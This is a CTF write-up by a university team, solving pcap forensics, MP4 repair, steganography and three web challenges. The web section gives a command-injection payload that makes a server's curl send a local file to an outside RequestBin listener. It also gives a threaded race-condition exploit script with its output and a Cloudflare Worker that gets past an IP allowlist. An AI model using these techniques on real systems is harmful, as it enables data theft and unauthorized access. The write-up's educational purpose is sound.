UNIVERSITI TEKNOLOGI MALAYSIA

UMCS CTF Preliminary Round

Writeups

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List of Content

No.	Contents	Page
1	Team Background	1
2	Forensic	2
3	Steganography	5
4	Web	11
5	Cryptography	22
6	PWN	27
7	Reverse Engineering	39

FORENSIC

1 Hidden in Plain Graphic

1.1 Executive Summary

This challenge involved analyzing network traffic ***pcap*** file to uncover a hidden PNG file. After extracting and inspecting the image, we discovered the flag hidden using steganography.

1.2 Challenge Overview

We were given a ***.pcap*** file and asked to investigate for hidden data. The goal was to locate and extract a hidden flag potentially embedded in a transmitted file.


1.3 Tools Used

- Wireshark
- Aperisolve


1.4 Static Analysis

1. First, sort by length (descending) in Wireshark to spot large packets that might contain file data.

2. We found this suspiciously large data file.




3. Follow the TCP stream of the suspicious packets.




4. Within the stream, we found ***PNG*** file headers.

5. We exported the ***raw*** stream data file. (switching to raw is important)




6. Upon saving the file as ***.png*** and opening the file, we confirmed it's an image.

7. Uploading the PNG to ***Aperisolve*** to scan for embedded steganographic data.



8. **Flag: *umcs{h1dd3n_1n_png_st3g}***




1.5 Takeaways

This challenge highlights how data can be quietly hidden in seemingly ordinary traffic. Knowing what file signatures look like and using tools like Aperisolve is key to solving basic stego-over-network forensics.

STEGANOGRAPHY

1 Broken



1.1 Executive Summary

A suspicious ***broken.mp4*** file was suspected of containing a hidden flag. Initial attempts to play the file failed, indicating structural corruption. Through a combination of static analysis, binary inspection, and media recover techniques, the file was repaired and a hidden flag was succesfully extracted from the video frame.

1.2 Case Details

Objective: Recover the hidden flag from a corrupted ***broken.mp4*** file provided during the forensic challenge

Initial Observation:

- The file could not be played in any media player.
- Tools like ***ffmpeg*** and ***exiftool*** were used for deeper inspection.
- Manual binary inspection via hex editor suggested intentional tampering.

1.3 Requirements

- Knowledge of MP4 file structure (ftyp, moov, mdat atoms).
- Familiarity with ffmpeg, exiftool, and hex editors for static analysis.
- Understanding of video encoding schemes (H.264 in this case)
- Ability to reconstruct or repair partial media file structures.

1.4 Static Analysis

1. Hex inspection & obtain a sample.
   Key points:
   - **ftypisom** header, this indicate that it is ISO Base Media file MPEG-4
     ```
     ctf{this is not
     the flag}.hehe..
     ..ftypisom....is
     omiso2avc1mp41..
     ```
   - **H264 encoded format**
     ```
     19f9 - H.264/MPE
     G-4 AVC codec -
     ```

   To solve this, we thought of obtaining a sample for ease of comparison by recording with OBS since OBS allows to tweak the recording output format, so we screenrecorded under **H264** encoding and output as **.mp4** file

2. Comparative Sample Analysis

Original

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  63 74 66 7B 74 68 69 73 20 69 73 20 6E 6F 74 20  ctf{this is not
00000010  74 68 65 20 66 6C 61 67 7D 2E 68 65 68 65 00 00  the flag}.hehe..
00000020  00 00 66 74 79 70 69 73 6F 6D 00 00 02 00 69 73  ..ftypisom....is
00000030  6F 6D 69 73 6F 32 61 76 63 31 6D 70 34 31 00 00  omiso2avc1mp41..
00000040  00 08 66 72 65 65 00 00 38 BD 6D 64 61 74 00 00  ..free..8½mdat..
00000050  02 AE 06 05 FF FF AA DC 45 E9 BD E6 D9 48 B7 96  .®..ÿÿªÜEé½æÙH·–
00000060  2C D8 20 D9 23 EE EF 78 32 36 34 20 2D 20 63 6F  ,Ø Ù#îïx264 - co
00000070  72 65 20 31 36 34 20 72 33 31 30 38 20 33 31 65  re 164 r3108 31e
00000080  31 39 66 39 20 2D 20 48 2E 32 36 34 2F 4D 50 45  19f9 - H.264/MPE
00000090  47 2D 34 20 41 56 43 20 63 6F 64 65 63 20 2D 20  G-4 AVC codec -
000000A0  43 6F 70 79 6C 65 66 74 20 32 30 30 33 2D 32 30  Copyleft 2003-20
000000B0  32 33 20 2D 20 68 74 74 70 3A 2F 2F 77 77 77 2E  23 - http://www.
```

Sample

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  00 00 00 20 66 74 79 70 69 73 6F 6D 00 00 02 00  ... ftypisom....
00000010  69 73 6F 6D 69 73 6F 32 61 76 63 31 6D 70 34 31  isomiso2avc1mp41
00000020  00 00 00 08 66 72 65 65 00 04 56 09 6D 64 61 74  ....free..V.mdat
00000030  00 00 00 02 09 10 00 00 00 20 27 64 00 2A AC 2D  ......... 'd.*¬-
00000040  90 07 80 22 7E 5C 05 A8 08 08 0A 00 00 03 00 02  ..€"~\.¨........
00000050  00 00 03 00 F1 3B 43 86 32 40 00 00 00 04 28 EE  ....ñ;C†2@....(î
00000060  3C B0 00 00 00 08 06 00 01 C0 01 01 04 80 00 03  <°.......À...€..
00000070  5A A4 65 88 80 40 3F D4 D4 4C DB FC 0F 92 05 51  Z¤eˆ€@?ÔÔLÛü.’.Q
00000080  19 E5 AB 98 81 5F 3E 79 C3 5C 9D 4D FD 4F 5B 68  .å«˜._>yÃ\.MýO[h
00000090  CC 20 2B 07 4C 68 49 8D 3C CB 44 AE 05 F4 ED F3  Ì +.LhI.<ËD®.ôíó
000000A0  97 E8 BC 9C 5D FE 05 42 29 76 61 DD 68 30 94 0C  —è¼œ]þ.B)vaÝh0”.
000000B0  AF 03 83 66 95 7E 74 AB FA 80 00 00 03 00 00 03  ¯.ƒf•~t«ú€......
```

Notice that the file header of ftypisom type of .mp4 file header should be started with \x00\x00\x00\x02 followed by magic bytes ftypisom, hence we should fix the header by referring the sample.

***The file still don't run, further analysis required*

3. Anomaly discovery via ExifTool and ffmpeg

```
┌──(globalenv)─(gr1d㉿thinkpad)-[~/Desktop]
└─$ exiftool broken.mp4
ExifTool Version Number         : 13.10
File Name                       : broken.mp4
Directory                       : .
File Size                       : 17 kB
File Modification Date/Time     : 2025:04:11 13:39:43+08:00
File Access Date/Time           : 2025:04:12 14:30:45+08:00
File Inode Change Date/Time     : 2025:04:11 14:04:14+08:00
File Permissions                : -rw-------
File Type                       : MP4
File Type Extension             : mp4
MIME Type                       : video/mp4
Major Brand                     : MP4 Base Media v1 [IS0 14496-12:2003]
Minor Version                   : 0.2.0
Compatible Brands               : isom, iso2, avc1, mp41
Media Data Size                 : 14517
Media Data Offset               : 48
Warning                         : Unknown trailer with truncated 'mov\x00' data at offset 0x38e5

┌──(globalenv)─(gr1d㉿thinkpad)-[~/Desktop]
└─$ ffmpeg -hide_banner -i broken.mp4
[mov,mp4,m4a,3gp,3g2,mj2 @ 0x564e5ab13640] moov atom not found
[in#0 @ 0x564e5ab13380] Error opening input: Invalid data found when processing input
Error opening input file broken.mp4.
Error opening input files: Invalid data found when processing input
```

Anomaly found at offset 0x38e5, moov not found

4. Repair the corruption


```
000038D0  45 F0 7E E6 FF 8B 4D 9D 6B 7D F3 FE A9 D6 EA FF  Eð~æÿ‹M.k}óþ©Öêÿ
000038E0  FF 2F C2 DC 70 00 00 08 DE 6D 6F 76 00 00 00 6C  ÿ/ÂÜp...Þmov...l
000038F0  6D 76 68 64 00 00 00 00 00 00 00 00 00 00 00 00  mvhd............
```

```
000038D0  45 F0 7E E6 FF 8B 4D 9D 6B 7D F3 FE A9 D6 EA FF  Eð~æÿ‹M.k}óþ©Öêÿ
000038E0  FF 2F C2 DC 70 00 00 08 DE 6D 6F 6F 76 00 00 00  ÿ/ÂÜp...Þmoov...
000038F0  6C 6D 76 68 64 00 00 00 00 00 00 00 00 00 00 00  lmvhd...........
```

Appending **'o'** character into **"moov"**


1.5 Flag Extraction

Opened fixed MP4 in a video editor, found a visible frame in the video displaying the flag,



Flag: ***umcs{h1dd3n_1n_fr4m3}***

2 Hotline Miami



2.1 Executive Summary

This challenge required investigating three files (JPG, TXT, and WAV) to discover hidden information through steganographic techniques.

2.2 Challenge Overview

The challenge provided three main files: rooster.jpg, readme.txt, and iamthekidyouknowwhatimean.wav. To solve it, we needed to analyze each file and connect the clues, requiring some out-of-the-box thinking. The flag format was provided in the readme.txt file.


2.3 Tools Used

- Sonic Visualiser
- Notepad
- Google


2.4 Analysis & Flag Extraction

1. First we start the analysis by using the sonic visualiser to view the spectrogram of the (iamthekidyouknowhwhatimean.wav) file.

2. We can see clearly there is a word of *Watching 1989* on the spectrogram view.




3. Next let see on the text file. we can see there is **DO YOU LIKE HURTING OTHER PEOPLE? Subject_Be_Verb_Year** and we think the Subject_Be_Verb_Year is the format for the flags.



DO YOU LIKE HURTING OTHER PEOPLE?

Subject_Be_Verb_Year

4. Search online for the jpg we can found that there is a name for this rooster call Richard.



5. Lastly we try to search online what is Hotline Miami. It show that it is a game in Steam.



6. Going search for the games wiki, we can found that there is story of it.

7. Ctrl + f search the clue given "DO YOU LIKE HURTING OTHER PEOPLE?" and we can found that it is a dialogue from Richard.

> Each of the masked personas serve a specific purpose in their encounters. Richard is often inquisitive, Don Juan is generally passive and friendly, while Rasmus is aggressive. They also each have a unique color assigned to them reflecting their personality, with Richard's being yellow, Don Juan's being blue, and Rasmus' being red. Each interrogates the player uniquely; Don Juan's dialogue includes lines like "knowing oneself means acknowledging one's actions," while Richard is more upfront, asking "do you like hurting other people?"[91] Additionally, the masked figures never reveal any details about the identity of Jacket, instead teasing the player directly.[92] The masked figures also foreshadow events in the narrative, such as hinting at the murder of Jacket's girlfriend.[8][91]

8. And yes we double check it and we knew the subject must be Richard, verb is Watching, Year is 1989.

Flag : *umcs{richard_be_watching_1989}*

WEB

1 healthcheck

1.1 Executive Summary

This website lets you use the **curl** command after filtering input with a basic blacklist. The input is passed to **shell_exec**, making it possible to bypass the filter and inject commands. The goal is to exploit this for code execution.

1.2 Tools Used

- BurpSuite
- RequestBin

1.3 Source Code Analysis

Based on the **source code**, the interesting part is on top:

```php
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
    $url = $_POST["url"];

    $blacklist = [PHP_EOL,'$',';','&','#','`','|','*','?','~','<','>','^','<','>','(', ')', '[',
']', '{', '}', '\\'];

    $sanitized_url = str_replace($blacklist, '', $url);

    $command = "curl -s -D - -o /dev/null " . $sanitized_url . " | grep -oP '^HTTP.+[0-9]{3}'";

    $output = shell_exec($command);
    if ($output) {
        $response_message .= "<p><strong>Response Code:</strong> " . htmlspecialchars($output) .
"</p>";
    }
}
?>
```

We found out that **$blacklist**, this need to be avoided.

```php
$blacklist = [PHP_EOL,'$',';','&','#','`','|','*','?','~','<','>','^','<','>','(', ')', '[', ']',
'{', '}', '\\'];
```

1.4 Exploitation


1. First, we noticed that our **user input** is passed into the **curl** command after being *sanitized* using a basic blacklist. Nice! That means we can try **command injection** here.

2. Since they're using **curl**, we can log HTTP requests by pointing the command to a custom endpoint. For that, we use a **RequestBin** to track the website’s outgoing requests.

3. We’re also given a hint: the keyword **hopes_and_dreams** - sounds like something important will be sent to our listener

4. So, we set up a listener and craft a payload to trigger the request.

Note: here we use RequestBin for this, but **webhook.site** can also be used, or any custom HTTP logger are applicable.



1.5 Final Payload

```
https://requestbin.kanbanbox.com/XXXXXX -o /dev/null -X POST --data-binary @hopes_and_dreams
```

https://requestbin.kanbanbox.com/XXXXXX

- This is the **destination URL**: RequestBin listener that logs incoming HTTP requests.

-o /dev/null

- Tells **curl** to **discard the response body**. We don't care what the server sends back.

-X POST

- Forces the method to **POST**, which is important for sending data.


--data-binary @hopes_and_dreams

- This uploads a local file named **hopes_and_dreams** from the server.

- The **@** tells **curl** to read the **contents of the file** and send it as the request body.


1.6 Flag Extraction


After we've done submitting the **$payload**, we can just get our flag on the **RequestBin**.



Flag: ***umcs{n1c3_j0b_ste411ng_myh0p3_4nd_dr3ams}***

2 Straightforward





2.1 Executive Summary

This challenge presents an online reward system where users can collect daily bonuses to earn points and purchase a flag. But it contains a **race condition** vulnerability in the bonus claim mechanism that allows users to claim multiple bonuses simultaneously, bypassing the intended limitation of one bonus per user. By exploiting this vulnerability, we were able to accumulate sufficient balance to purchase the flag.

2.2 Tools Used

- Python

2.3 Static Analysis

Based on the source code, there are some interesting parts:

1. **Database Schema**:
    - **users table:** Stores username and balance
    - **redemptions table:** Tracks which users have claimed their daily bonus

2. **Critical Vulnerability**: The **/claim** endpoint contains a race condition:

```
# Check if already claimed
    cur = db.execute('SELECT claimed FROM redemptions WHERE username=?', (username,))
    row = cur.fetchone()
    if row and row['claimed']:
        flash("You have already claimed your daily bonus!", "danger")
        return redirect(url_for('dashboard'))

    # Update database - these operations are not atomic
    db.execute('INSERT OR REPLACE INTO redemptions (username, claimed) VALUES (?, 1)',
(username,))
    db.execute('UPDATE users SET balance = balance + 1000 WHERE username=?', (username,))
    db.commit()
```

The critical issue is that the check and update operations are not performed atomically. There's a time window between checking if a user has claimed the bonus and marking it as claimed, allowing multiple simultaneous requests to pass the check before any single request updates the database.

3. **Flag Access**: The **/buy_flag** endpoint verifies a user's balance before providing the flag:

```
if row and row['balance'] >= 3000:
    db.execute('UPDATE users SET balance = balance - 3000 WHERE username=?', (username,))
    db.commit()
    flash("Reward redeemed!", "success")
    return render_template('flag.html')
```

2.4 Final Payload

We developed a Python script to exploit the race condition vulnerability:

```
import requests
import threading
import re
import time

url = "http://159.69.219.192:7859/"

username = f"test{int(time.time())}"
session = requests.Session()
register_resp = session.post(f"{url}/register", data={"username": username})
print(f"Registered as: {username}")

def claim_bonus():
    try:
        resp = session.post(f"{url}/claim")
        if "Daily bonus collected" in resp.text:
            print("Successfully claimed bonus!")
        elif "already claimed" in resp.text:
            print("Claim blocked - already claimed")
    except Exception as e:
        print(f"Error: {str(e)}")

threads = []
num_threads = 30

print(f"Launching {num_threads} simultaneous claim attempts...")
for i in range(num_threads):
    t = threading.Thread(target=claim_bonus)
    threads.append(t)

for t in threads:
    t.start()

for t in threads:
    t.join()
```

```python
dashboard_resp = session.get(f"{url}/dashboard")
balance_match = re.search(r'Your current balance: <strong>\$(\d+)</strong>', dashboard_resp.text)

if balance_match:
    balance = int(balance_match.group(1))
    print(f"Current balance: ${balance}")

    if balance >= 3000:
        print("Balance sufficient! Buying flag...")
        flag_resp = session.post(f"{url}/buy_flag")

        if "UMCS{" in flag_resp.text:
            flag_match = re.search(r'UMCS\{[^}]+\}', flag_resp.text)
            if flag_match:
                print(f"FLAG FOUND: {flag_match.group(0)}")
            else:
                print("Flag format not detected, but here's response:")
                # Print part of the response to see the flag
                print(flag_resp.text[:500] + "...")
        else:
            print("Could not find flag in response")
    else:
        print(f"Need ${3000 - balance} more to buy the flag")
else:
    print("Could not determine balance")
```

The race condition works because:

- The server first checks if a user has already claimed the bonus
- Then separately updates the database to mark it as claimed
- When multiple requests hit simultaneously, several can pass the initial check before any mark the bonus as claimed
- Each successful request increases the user's balance by $1000

2.5 Flag Extraction

```
Successfully claimed bonus!
Claim blocked - already claimed
Claim blocked - already claimed
Claim blocked - already claimed
Claim blocked - already claimed
Claim blocked - already claimed
Claim blocked - already claimed
Claim blocked - already claimed
Claim blocked - already claimed
Claim blocked - already claimed
Claim blocked - already claimed
Claim blocked - already claimed
Current balance: $5000
Balance sufficient! Buying flag...
FLAG FOUND: UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}
```

Flag: *UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}*

Post-Competition Finding

Web: Microservices

3 Microservices

3.1 Executive Summary

This challenge required investigating on the source file and find the vulnerable code to access the flag files using the correct IP address.

3.2 Challenge Overview


This challenge need to have knowledge of how does the api works and how to overrides the ban ip to get in to the 5555 port and retrieve the flag

3.3 Tools Used

- Cloudflare Workers
- Visual Studio Code

3.4 Analysis

1. First we start the analysis by the source code given by the challenges



2. Then we have a check on how should we overrides the code as we can see there is a things we should bypass to get into the 5555 port and open the flag files.

3.

```
server {
        listen 80;

        location / {
            # Private IPs
            allow 127.0.0.1;
            allow ::1;
            allow 172.18.0.0/16;
            allow 10.0.0.0/8;
            allow 172.16.0.0/12;
            allow 192.168.0.0/16;


            # Cloudflare IPs
            allow 103.21.244.0/22;
            allow 103.22.200.0/22;
            allow 103.31.4.0/22;
            allow 104.16.0.0/13;
            allow 104.24.0.0/14;
            allow 108.162.192.0/18;
            allow 131.0.72.0/22;
            allow 141.101.64.0/18;
            allow 162.158.0.0/15;
            allow 172.64.0.0/13;
            allow 173.245.48.0/20;
            allow 188.114.96.0/20;
            allow 190.93.240.0/20;
            allow 197.234.240.0/22;
            allow 198.41.128.0/17;

            deny all;

            proxy_pass http://localhost:5555;
            proxy_set_header Host $host;
            proxy_set_header X-Real-IP $remote_addr;
            proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
            proxy_http_version 1.1;
        }
```

4. We can see in this code in the default.conf file, only private or cloudflare IP is available to allow access into the api server.


5. Cloudflare workers done the work for this case to change the ip address to GET the file from the server as it allow the access of cloudflare IP.

6. Then we write a script to run on the cloudflare workers playground to fetch the text from the server.

```
export default {
  async fetch(request, env, ctx) {
    const response = await fetch("http://microservices-challenge.eqctf.com:5555/flag", {
      method: "GET",
      headers: {
        "Accept": "application/json",
      },
    });

    const data = await response.text();
    return new Response(data, {
      headers: { "Content-Type": "text/plain" },
    });
  },
};
```

7. Run the script and we can get the flag directly from the server.

